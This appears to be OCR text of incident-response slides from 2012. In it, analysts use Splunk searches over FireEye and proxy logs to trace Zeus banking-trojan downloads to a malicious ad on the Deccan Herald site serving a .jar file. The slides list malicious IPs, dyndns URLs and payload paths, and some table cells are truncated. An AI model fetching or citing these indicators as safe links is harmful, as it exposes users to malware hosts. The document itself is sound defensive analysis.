
3 Billion Devices Run Java

Computers, Printers, Routers, Cell Phones, BlackBerry, Kindle, Parking Meters, Public Transportation Passes, ATMs, Credit Cards, Home Security Systems, Cable Boxes, TVs...


Hotmail - [redacted] - Windows Live - Windows Internet Explorer provided by Cisco
http://co114w.col114.mail.live.com/default.aspx#!/mail/InboxLight.aspx?n=1939329284
Web Search
File Edit View Favorites Tools Help
UPtoDOWN
Buscar
Buscar
Novedades
Noticias [61]
Iniciar sesión
bing
Search
MSN
News
Celebrity
Video
Weather
Hotmail
Messenger
Games
Lifesty
Go
Translate
·Tienes (6) nuevo mensajes·
Games
Radio MIO -
Search
78°F
♥ Termometro del AMOR ♥
Radio
Favorites
Cisco Employee Connection ...
Free Hotmail
Página principal - Windows Live
Page
Safety
Tools
Done
Internet
100%
start
SAP Logon 710
Inbox - Micro...
Calculator
Hotmail - tra...
Windows Int...
8:08 AM

Real Incidents

Playbook Report IDs Zeus Downloads


splunk> Search
Logged in as mavalite | App | Manager | Alerts | Jobs | Logout
Summary
Search
Views
Searches & Reports
Help | About
Search | Actions
during Thursday, March 22, 2012
>

```
index="fireeye" binary-analysis | rex "rt=(?<time>.*)src" | rex "cs6=.*Host:\s*(?<dst_domain>.*?)::~~" | rex "cs6=(?<request>.*?)::~~" | rename cs1 as malware | table time malware
smac src shost spt dst dst_domain dpt request | sort malware | eval dst_ip_domain = if(isnotnull(dst_domain), dst_domain, dst) | eval dst_ip_domain_request = if(isnotnull(request),
dst_ip_domain. " ==> ".request, dst_ip_domain) | stats values(dst_ip_domain_request) as dst_ip_domain_request by malware src shost dpt
```

310 matching events


ware	src
FireEye-TestEvent-SIG	169.250.0.
InfoStealer.Banker.Zbot	10.108.30.22
InfoStealer.Banker.Zbot	10.142.120.77
InfoStealer.Banker.Zbot	10.142.9.71
InfoStealer.Banker.Zbot	10.19.25.243
InfoStealer.Banker.Zbot	10.19.25.243
InfoStealer.Banker.Zbot	10.65.66.245
InfoStealer.Banker.Zbot	10.65.69.164
foStealer.Banker.Zbot	10.65.78.
ealer.Banker.Zbot	10.65

dst_ip_domain_request
127.0.0.20
91.218.230.94
91.218.230.94
91.218.230.94
users9.nofeehost.com ==> GET /patrickkeed/all.bin HT
91.218.230.94
91.218.230.94
91.218.230.94
91.218.230.94
sers9.nofeehost.com ==> GET /patrick

Downloads from 91.218.230.94

Majority of downloads from India sensor

Deccan Herald Hosts Malicious Ad



Redirect to 91.218.230.94

Site serves malicious .jar file

Deccan Herald: Latest News, Nation, World, Business, Technology, Karnataka News & Headlines

http://www.deccanherald.com/

DECCAN HERALD

Tuesday 27 March 2012
News updated at 2:29 AM IST

Home | News | New Delhi | Business | Supplements | Sports | Entertainment | Opinion | Feedback | Archives | Jobs

News

CBI seeks written complaint from General V K Singh

A day after Army chief Gen V K Singh dropped a bribery bombshell that had reverberations in Parliament, the Central Bureau of Investigation (CBI)lost no time, swinging into action on Tuesday, making preliminary inquiries and...

- Defamation suit against Army chief
- Four other officers also accused

Blast kills 12 CRPF men in M'rashtra

I will miss being part of dressing room: Dravid

- 'Dravid true team-man'
- Team-mates shower praise on The Wall
- Stir against K'kulam plant called off
- Dancer shot dead for spurning tipsy audience

splunk> Search

```
index=wsa 91.218.230.94 | eval dst_ip_domain=cs_url."==>".s_ip | stats values(dst_ip_domain) as dst_domain values(cs_referer) as referer by c_ip
```

Mar 21, 2012 - Mar 23, 2012

1,972 matching events


480 results from March 21 through March 22, 2012

	c_ip	dst_domain	referer
1	10.108.3.178	http://ac0e6.dyndns.org/de/s1==>91.218.230.94	http://www.deccanherald.com/
2	10.108.30.229	http://azy5d.dyndns.org/de/hudjkrgggtgufjtikpijpqtjeetkgcdj.jar==>91.218.230.94 http://azy5d.dyndns.org/de/s1==>91.218.230.94	http://www.deccanherald.com/
3	10.108.30.230	http://af97g.dyndns.org/de/s1==>91.218.230.94	http://www.deccanherald.com/
4	10.108.30.233	http://a9rti.dyndns.org/de/s1==>91.218.230.94	http://www.deccanherald.com/

dst_domain	referer
http://ac0e6.dyndns.org/de/s1==>91.218.230.94	http://www.deccanherald.com/
http://azy5d.dyndns.org/de/hudjkrgggtgufjtikpijpqtjeetkgcdj.jar==>91.218.230.94	http://www.deccanherald.com/

Resilient Exploit Hosting

